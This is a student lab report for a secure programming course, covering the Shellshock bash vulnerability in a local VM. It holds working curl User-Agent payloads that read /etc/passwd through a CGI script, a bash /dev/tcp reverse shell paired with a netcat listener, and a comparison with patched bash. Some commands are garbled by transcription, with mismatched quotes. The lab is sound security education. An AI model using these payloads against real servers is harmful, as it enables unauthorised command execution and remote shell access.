

5382 Secure Programming  
Assignment 2 - Shellshock Attack  
Lab Report

Submitted By: Begum Fatima Zohra  
UTA ID: 1001880881

## Task 1: Experimenting with Bash Function

In this task we created a prompt string **PS1** which is an environment variable that contains the value of the default prompt. It changes the shell command prompt appearance and environment.

Then, we defined it as a function, `funcn='() { echo "Hello! I am at bash."; }; echo "This is an attack!!!";'`, and exported it and ran it on `/bin/bash`.

While executing the `echo $funcn`, all the contents of the variable are printed because `funcn` was considered as a mere environment variable.

Reason: While exporting the function to the child process, Bash did not let it parse as a function. Hence, the attack was not successful.




```
[02/16/21]seed@VM:~/.../Lab$ export PS1='safe:>'
safe:>funcn='(){ echo "Hello! I am at bash."; }; echo "This is an attack!!!";'
safe:>export funcn
safe:>/bin/bash
[02/16/21]seed@VM:~/.../Lab$ echo $funcn
(){ echo "Hello! I am at bash."; }; echo "This is an attack!!!";
[02/16/21]seed@VM:~/.../Lab$ declare -f funcn
[02/16/21]seed@VM:~/.../Lab$
```

Now, to experiment the same in the vulnerable shell `bash_shellshock`, we manually installed the vulnerable Bash version and created a symlink.

After that we defined the **PS1** as a function, `funcn='() { echo "Inside bash function."; }; echo "Attack!!!";'`, exported it to the child process and ran it on `/bin/bash_shellshock`. Upon running the above command, we got the output `"Attack!!!"` because it is an affected version of bash.

While executing the `echo $funcn`, no contents of the variable are printed because it was received as a function not an environment variable and hence, the command `declare -f funcn` displayed the entire structure of `funcn` ignoring the second echo part.



```
<o "Hello! I am inside BASH.>";}; echo "This is an ATTACK!!!";'
shellunsafe:>export funcn
shellunsafe:>/bin/bash_shellshock
[02/16/21]seed@VM:~/Downloads$ echo $funcn
[02/16/21]seed@VM:~/Downloads$ declare -f funcn
[02/16/21]seed@VM:~/Downloads$ sudo rm /bin/sh
[02/17/21]seed@VM:~/Downloads$ sudo ln -s /bin/bash_shellshock /bin/sh
[02/17/21]seed@VM:~/Downloads$ ls -l /bin/bash_shellshock
lrwxrwxrwx 1 root root 34 Feb 16 20:52 /bin/bash_shellshock -> /home/seed/Downlo
ads/bash-4.3/bash
[02/17/21]seed@VM:~/Downloads$ export PS1='shellshock:>'
shellshock:>funcn=() { echo "Inside bash function"; }; echo "Attack!!!";'
shellshock:>export funcn
shellshock:>/bin/bash_shellshock
Attack!!!
[02/17/21]seed@VM:~/Downloads$ echo $funcn
[02/17/21]seed@VM:~/Downloads$ declare -f funcn
funcn ()
{
    echo "Inside bash function"
}
[02/17/21]seed@VM:~/Downloads$
```

attack.c libmylib.so.1.0.1 myprog.c  
child mylib.o pchild  
execprogram mylib.o pparent  
execprogram myprog parent  
[02/17/21]seed@VM:~/.../Lab\$ sudo rm /bin/sh

**Task 2: Setting up CGI programs**

First, we created a simple .cgi program using `vim myprog.cgi`, copied it to `/usr/lib/cgi-bin` and set its permission to 755 so that it becomes executable.

Since the curl command was not working, we installed apache2, curl, added the symbolic link and reloaded the apache2 configuration.

Then, we executed the command `curl http://localhost/cgi-bin/myprog.cgi` to access the CGI program from the terminal and `http://localhost/cgi-bin/myprog.cgi` on the browser.  
Output: Hello World

```

[02/18/21]seed@VM:~/../Lab$ vim myprog.cgi
[02/18/21]seed@VM:~/../Lab$ cat myprog.cgi
#!/bin/bash shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
[02/18/21]seed@VM:~/../Lab$ sudo cp *.cgi /usr/lib/cgi-bin/
[02/18/21]seed@VM:~/../Lab$ ls
attack      execprogram.c  myprog.c      parent        program9      system.c
attack.c    libmylib.so.1.0.1  myprog.cgi    program1.c    program9.c    task6.c
child       mylib.c        myprogcopy    program8      setuid        tssk6
execiprogram  mylib.o        picchild      program8.c    setuid.c
execiprogram  myprog         piparent      program8exec  system
[02/18/21]seed@VM:~/../Lab$ ls /usr/lib/cgi-bin/
myprog.cgi
[02/18/21]seed@VM:~/../Lab$ sudo chmod 755 /usr/lib/cgi-bin/myprog.cgi
[02/18/21]seed@VM:~/../Lab$ curl http://localhost/cgi-bin/myprog.cgi
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>

```

```

<p>
Please report bugs specific to modules (such as PHP and others)
to respective packages, not to the web server itself.
</p>
</div>
</div>
</div>
<div class="validator">
</div>
</body>
</html>

[02/18/21]seed@VM:~/../Lab$ cd /etc/apache2/mods-enabled
[02/18/21]seed@VM:~/../Lab$ sudo ln -s ../mods-available/cgi.load
[02/18/21]seed@VM:~/../Lab$ sudo service apache2 reload
[02/18/21]seed@VM:~/../Lab$ cd /home/seed/Documents/Lab/
[02/18/21]seed@VM:~/../Lab$ curl http://localhost/cgi-bin/myprog.cgi

Hello World
[02/18/21]seed@VM:~/../Lab$

```

### Task 3: Passing Data to Bash via Environment Variable


First, the myprog2.cgi is created and executed on the web browser using the same process as mentioned in Task 2.

The command used to pass data via environment variables is

```
curl -v -A "Attacker passed data via Environment variables"
http://localhost/cgi-bin/myprog.cgi
```

The name of the `HTTP_USER_AGENT` is the name of the browser, `-A "Attacker passed data via Environment variables"` in the curl statement, made the Agent Name become "Attacker passed data via Environment variables".

Reason: If `-A` is specified, user content would set to the server's environment variable.



The screenshot shows a terminal window on the left and a web browser on the right. The terminal window displays the following commands and output:

```
[02/18/21]seed@VM:~/../Lab$ vim myprog2.cgi
[02/18/21]seed@VM:~/../Lab$ cat myprog2.cgi
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "*****Environment Variables*****"
strings /proc/$$/environ
[02/18/21]seed@VM:~/../Lab$ sudo chmod +x myprog2.cgi
[02/18/21]seed@VM:~/../Lab$ cd /usr/lib/cgi-bin/
[02/18/21]seed@VM:~/../Lab$ ls
myprog.cgi
[02/18/21]seed@VM:~/../Lab$ sudo cp *.cgi /usr/lib/cgi-bin/
cp: 'myprog.cgi' and '/usr/lib/cgi-bin/myprog.cgi' are the same file
[02/18/21]seed@VM:~/../Lab$ cd /home/seed/Documents/Lab/
[02/18/21]seed@VM:~/../Lab$ sudo cp *.cgi /usr/lib/cgi-bin/
[02/18/21]seed@VM:~/../Lab$ cd /usr/lib/cgi-bin/
[02/18/21]seed@VM:~/../Lab$ ls
myprog2.cgi myprog.cgi
[02/18/21]seed@VM:~/../Lab$ sudo chmod +x myprog2.cgi
[02/18/21]seed@VM:~/../Lab$
```

The web browser on the right shows the output of the CGI script, which is a list of environment variables:

```
*****Environment Variables*****
HTTP_HOST=localhost
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
HTTP_CACHE_CONTROL=max-age=0
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog2.cgi
REMOTE_PORT=56524
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog2.cgi
SCRIPT_NAME=/cgi-bin/myprog2.cgi
```

## Task 4: Launching the Shellshock Attack

To launch a shellshock attack through curl command, we can use the -A option and send our exploitable function.

In the curl command, "`() { statement; }; vulnerable_command;`", we can send our attack through the trailing part and can steal the code.

For this task, let's attack /etc/passwd file.

The command now will be `curl -A "() { echo how are you?; }; echo Content-type: text/plain; echo; /bin/cat /etc/passwd" http://localhost/cgi-bin/myprog2.cgi`


As you could observe, contents of /etc/passwd are displayed. Hence, the attack was successful.




Now, we will choose `/etc/shadow` and run the command `curl -A "()" { echo how are you?; }; echo Content-type: text/plain; echo; /bin/cat /etc/shadow" http://localhost/cgi-bin/myprog2.cgi`

Nothing is displayed.


Reason: Apache server runs on a user account other than root. It requires root privileges to run `/etc/shadow` file.



```
* Connection #0 to host localhost left intact
[02/18/21]seed@VM:~/.../Lab$ curl -A "()" { echo How are you?; }; echo Content-type: text/plain; echo; /bin/cat /etc/passwd" http://localhost/cgi-bin/myprog2.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```



```
[02/18/21]seed@VM:~/.../Lab$ curl -A "()" { echo How are you?; }; echo Content-type: text/plain; echo; /bin/cat /etc/shadow" http://localhost/cgi-bin/myprog2.cgi
/bin/cat: /etc/shadow: Permission denied
[02/19/21]seed@VM:~/.../Lab$ curl -A "()" { echo How are you?; }; echo 'Content-type: text/plain'; echo; /bin/cat /etc/shadow 2>&1" http://localhost/cgi-bin/myprog2.cgi
/bin/cat: /etc/shadow: Permission denied
```



```
[02/18/21]seed@VM:~/.../Lab$ curl -A "()" { echo How are you?; }; echo Content-type: text/plain; echo; /bin/cat /etc/shadow" http://localhost/cgi-bin/myprog2.cgi
[02/18/21]seed@VM:~/.../Lab$ cat /etc/shadow
cat: /etc/shadow: Permission denied
[02/18/21]seed@VM:~/.../Lab$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
```

## Task 5: Getting a Reverse Shell via Shellshock Attack

For this task, we are going to use the Netcat (nc) command which is a powerful tool to analyze network connections, scan for open ports, transfer data etc. It is a networking utility for reading from and writing to network connections using TCP or UDP protocols.

First of all, we need to install the netcat for ubuntu.

Then, we will open a `netcat` session on port 9090 that will wait for a connection.

```
nc -l 9090
```

`-l` : This option tells the Netcat to be in listen mode.

Now, in another terminal we will run the following command

```
curl -A "() { :; }; echo; /bin/bash_shellshock -i >
/dev/tcp/127.0.0.1/9090 0<&1 2>&1"
http://localhost/cgi-bin/myprog2.cgi
```

In the above command,

`-i` means interactive shell


`> /dev/tcp/127.0.0.1/9090` means the output is redirected to the TCP connection to 127.0.0.1's port 9090.

`0<&1` : File descriptor 0 represents the standard input device.

`2>&1` : File descriptor 2 represents the standard error stderr.

After executing the curl command in the attacker's terminal, we can see the www-data in the server. This `www-data` user is the default user under which the Apache web server on the Ubuntu remote machine is running on.

Hence, the attacker has taken user-level control.



## Task 6: Using the Patched Bash

Contents of myprog3.cgi that is used in this task.

```

#!/bin/bash          ←----- /bin/bash_shellshock is replaced by /bin/bash
echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ

```

The curl command used in redoing task 3 is

```
curl -v -A "Hello User" http://localhost/cgi-bin/myprog3.cgi
```

We passed the Agent Name in the curl command as "Hello User" and it was successfully executed in the /bin/bash because there is no vulnerable function of format `"() { statement; }; vulnerable_code;"`.

The curl command used in redoing task 5 is

```

curl -A "()" { :; }; echo; /bin/bash_shellshock -i >
/dev/tcp/127.0.0.1/9090 0<&1 2>&1"
http://localhost/cgi-bin/myprog3.cgi

```



But, while redoing task 5, the attacker did not succeed in producing www-data because there is a vulnerable function of format `"() { statement; };`  
`vulnerable_code;"` and `/bin/bash` did not parse the string starting with `()` as a function.

```
Activities Terminal Feb 19 21:23 seed@VM: ~/Lab
Connection #0 to host localhost kept intact
[02/19/21]seed@VM:~/Lab$ curl -v -A "Hello User" http://localhost/cgi-bin/myprog3.cgi
* Trying 127.0.0.1:80...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog3.cgi HTTP/1.1
> Host: localhost
> User-Agent: Hello User
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sat, 20 Feb 2021 02:23:22 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=Hello User
HTTP_ACCEPT=/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at localhost Port 80</ad
```

```
Activities Terminal Feb 19 21:30 seed@VM: ~
[02/19/21]seed@VM:~$ nc -l 9090
bash: /dev/tcp/127.0.0.1/9090: No such file or directory
[02/19/21]seed@VM:~$ curl -A "()" { ;; }; echo; /bin/bash -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1" http://localhost/cgi-bin/myprog3.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=() { ;; }; echo; /bin/bash -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1
HTTP_ACCEPT=/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog3.cgi
REMOTE_PORT=47150
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
```